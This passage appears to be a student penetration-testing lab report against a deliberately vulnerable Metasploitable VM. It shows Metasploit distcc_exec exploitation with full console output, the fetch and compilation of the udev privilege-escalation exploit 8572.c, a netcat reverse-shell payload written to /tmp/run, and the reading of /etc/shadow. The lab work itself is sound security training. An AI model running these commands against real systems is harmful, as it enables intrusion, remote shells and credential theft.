
- The `multi/samba/usermap_script` exploit was successfully executed to obtain another root-level shell into the Metasploitable system. (Note: the `set RHOSTS 192.168.2.21` command, not shown in the screenshot, was used to specify the target.)



- Since Samba is running on the system, the `smbclient` was used as another attack vector to successfully create an anonymous connection.



- In order to maintain persistent access to the machine, the `/unix/misc/distcc_exec` exploit was used to make another connection. This exploit uses a documented security weakness in the DistCC daemon, which, according to the `nmap` scan, is known to be running on port 3632. After selecting the exploit, setting the target host IP, and attempting to run the exploit, I received an error that no payload has been selected (since there is no default payload with this exploit). Upon viewing the available payloads, I first tried a Reverse TCP Bash shell (`cmd/unix/reverse_bash`), which did not work. I then chose the first option, a UNIX command shell established by binding TCP via Perl (`cmd/unix/bind_perl`), and this payload did successfully establish a command shell with the user `daemon` (not root-level access).



```
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD 6
PAYLOAD => cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.2.21     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/misc/distcc_exec) > set LHOST eth0
LHOST => 192.168.2.14
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP handler on 192.168.2.14:4444
[*] 192.168.2.21:3632 - stderr: #: 84: Bad file descriptor
[*] 192.168.2.21:3632 - stderr: #: /dev/tcp/192.168.2.14/4444: No such file or directory
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD 0
PAYLOAD => cmd/unix/bind_perl
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.2.21     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/bind_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.2.21     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.2.21:4444
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.2.21:4444) at 2021-04-23 13:08:14 -0400

hostname
metasploitable
whoami
daemon
```

Task 4: Privilege Escalation

The goal of this task is to elevate the connection created from the `/unix/misc/distcc_exec` connection to allow root-level access and obtain the hash for the root user.

- After gaining access to the machine, the `ps aux` command was used to enumerate the running processes, which were reviewed for additional vulnerabilities. (NOTE: Command output not entirely shown in screenshot.)

```
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   2844  1692 ?        Ss   Apr15   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   Apr15   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   Apr15   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   Apr15   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   Apr15   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   Apr15   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   Apr15   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   Apr15   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   Apr15   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   Apr15   0:00 [kacpi_notify]
root        89  0.0  0.0      0     0 ?        S<   Apr15   0:00 [kseriod]
root       127  0.0  0.0      0     0 ?        S    Apr15   0:00 [pdflush]
root       128  0.0  0.0      0     0 ?        S    Apr15   0:00 [pdflush]
root       129  0.0  0.0      0     0 ?        S<   Apr15   0:00 [kswapd0]
root       171  0.0  0.0      0     0 ?        S<   Apr15   0:00 [aio/0]
root      1127  0.0  0.0      0     0 ?        S<   Apr15   0:00 [ksnapd]
root      1319  0.0  0.0      0     0 ?        S<   Apr15   0:00 [ata/0]
root      1326  0.0  0.0      0     0 ?        S<   Apr15   0:00 [ata_aux]
root      1342  0.0  0.0      0     0 ?        S<   Apr15   0:00 [ksuspend_usbd]
root      1345  0.0  0.0      0     0 ?        S<   Apr15   0:00 [khubd]
root      2035  0.0  0.0      0     0 ?        S<   Apr15   0:00 [scsi_eh_0]
root      2118  0.0  0.0      0     0 ?        S<   Apr15   0:00 [scsi_eh_1]
root      2120  0.0  0.0      0     0 ?        S<   Apr15   0:00 [scsi_eh_2]
root      2192  0.0  0.0      0     0 ?        S<   Apr15   0:00 [kjournald]
root      2346  0.0  0.0   2092   632 ?        S<s  Apr15   0:00 /sbin/udevd --daemon
root      2575  0.0  0.0      0     0 ?        S<   Apr15   0:00 [kpsmoused]
root      3487  0.0  0.0      0     0 ?        S<   Apr15   0:00 [kjournald]
daemon    3616  0.0  0.0   1836   588 ?        Ss   Apr15   0:00 /sbin/portmap
statd     3632  0.0  0.0   1900   732 ?        Ss   Apr15   0:00 /sbin/rpc.statd
root      3638  0.0  0.0      0     0 ?        S<   Apr15   0:00 [rpciod/0]
root      3653  0.0  0.0   3648   560 ?        Ss   Apr15   0:00 /usr/sbin/rpc.idmapd
root      3880  0.0  0.0   1716   492 tty4     Ss+  Apr15   0:00 /sbin/getty 38400 tty4
root      3881  0.0  0.0   1716   492 tty5     Ss+  Apr15   0:00 /sbin/getty 38400 tty5
root      3886  0.0  0.0   1716   488 tty2     Ss+  Apr15   0:00 /sbin/getty 38400 tty2
root      3888  0.0  0.0   1716   488 tty3     Ss+  Apr15   0:00 /sbin/getty 38400 tty3
root      3891  0.0  0.0   1716   492 tty6     Ss+  Apr15   0:00 /sbin/getty 38400 tty6
syslog    3929  0.0  0.0   1936   648 ?        Ss   Apr15   0:00 /sbin/syslogd -u syslog
root      3964  0.0  0.0   1872   540 ?        S    Apr15   0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
klog      3966  0.0  0.1   3284  2088 ?        Ss   Apr15   0:00 /sbin/klogd -P /var/run/klogd/kmsg
bind      3989  0.0  0.3  36020  8264 ?        Ssl  Apr15   0:00 /usr/sbin/named -u bind
root      4093  0.0  0.0   2768  1300 ?        S    Apr15   0:00 /bin/sh /usr/bin/mysqld_safe
mysql     4135  0.0  0.8 127792 17276 ?        Sl   Apr15   0:04 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/mysqld/m
ysqld.sock
root      4137  0.0  0.0   1700   556 ?        S    Apr15   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
dhcp      4223  0.0  0.0   2436   780 ?        S<s  Apr15   0:00 dhclient3 -e IF_METRIC=100 -pf /var/run/dhclient.eth0.pid -lf /var/lib/dhcp3/dhclient.eth0.leases eth0
postgres  4237  0.0  0.2  41340  5072 ?        S    Apr15   0:00 /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/etc/postgresql/8.3/main/postgresql.conf
root      4243  0.0  0.0   5312  1024 ?        Ss   Apr15   0:00 /usr/sbin/sshd
postgres  4257  0.0  0.0  41340  1380 ?        Ss   Apr15   0:02 postgres: writer process
postgres  4258  0.0  0.0  41340  1192 ?        Ss   Apr15   0:02 postgres: wal writer process
postgres  4259  0.0  0.0  41340  1380 ?        Ss   Apr15   0:00 postgres: autovacuum launcher process
postgres  4260  0.0  0.0  12660  1136 ?        Ss   Apr15   0:00 postgres: stats collector process
```

- It was noticed that the `udev` daemon was running on the system. Upon further enumeration, it was found that the running version of `udevd` is vulnerable to an exploit that can be used to perform privilege escalation.

```
ps aux | grep udev
root      2346  0.0  0.0   2092   632 ?        S<s  Apr15   0:00 /sbin/udevd --daemon
daemon    6569  0.0  0.0   3232  1416 ?        RN   00:42   0:00 sh -c ps aux | grep udev
udevd --version
117
```

- A search was made for applicable `udev` vulnerabilities within Metasploit and using `searchsploit`. The second result (highlighted), applicable to the Metasploitable system (as per the information from the `nmap` scan), will be used.

```
msf6 > search udev

Matching Modules
================

   #  Name                              Disclosure Date  Rank   Check  Description
   -  ----                              ---------------  ----   -----  -----------
   0  exploit/linux/local/udev_netlink  2009-04-16       great  No     Linux udev Netlink Local Privilege Escalation


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/udev_netlink

msf6 > searchsploit udev
[*] exec: searchsploit udev

 Exploit Title                                                                  |  Path
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation (1) | linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)    | linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                                    | linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'Netlink' Local Privilege Escalation (Metasploit)                 | linux/local/21848.rb

Shellcodes: No Results
```

- The file for the chosen exploit was copied onto the already-running web server on the Kali system (from earlier in the project).

```
┌──(christopher㉿Kali1)-[~]
└─$ sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html/

┌──(christopher㉿Kali1)-[~]
└─$ ls /var/www/html/
8572.c  decoded.html  index.php  style.css
```

- From within the command shell created in Metasploit (with the `/unix/misc/distcc_exec` exploit), the `wget` command was used to download the exploit file onto the system (from the web server on the Kali machine).

```
wget http://192.168.2.14/8572.c
ls
4530.jsvc_up
8572.c
hbjagia
jwuckjq
```

- The `gcc` complier was used to compile the exploit source code into a binary output file, entitled `8572`.

```
gcc 8572.c -o 8572
ls
4530.jsvc_up
8572
8572.c
hbjagia
jwuckjq
```


- Upon doing research on the exploit (reference https://www.exploit-db.com/exploits/8572), it was explained that the exploit will execute as root whatever is stored in the `/tmp/run` file. Thus, to set up a payload, a shell script was stored into `/tmp/run` which will use a `netcat` socket on port 3456 to remotely execute shell commands.

```
pwd
/tmp
touch run
echo "#!/bin/sh" >> run
echo "/bin/netcat -e /bin/sh 192.168.2.14 3456" >> run
cat run
#!/bin/sh
/bin/netcat -e /bin/sh 192.168.2.14 3456
```


- In a new terminal window on the Kali system, the `netcat` command was used to start listening for the connection on port 3456.

```
┌──(christopher㉿Kali1)-[~]
└─$ sudo nc -lvnp 3456
listening on [any] 3456 ...
```


- On the Metasploitable system (using the established connection), execution permission was given to the compiled exploit using the `chmod` command.



- As per the exploit documentation, the compiled code is to be run with the process ID of the `udevd` netlink socket passed as a parameter. This PID was obtained, and the exploit was executed.



- After running the compiled exploit, the `netcat` connection was successfully made to the Kali machine, creating an interactive shell. Running `whoami` reveals that this shell is running as root and the privilege escalation was successful. Within this shell, the contents of the `/etc/shadow` file was obtained in order to access the password hash for the root user, completing the final goal of this project.



- The Metasploit session activity log was exported to an XML file (please see attached).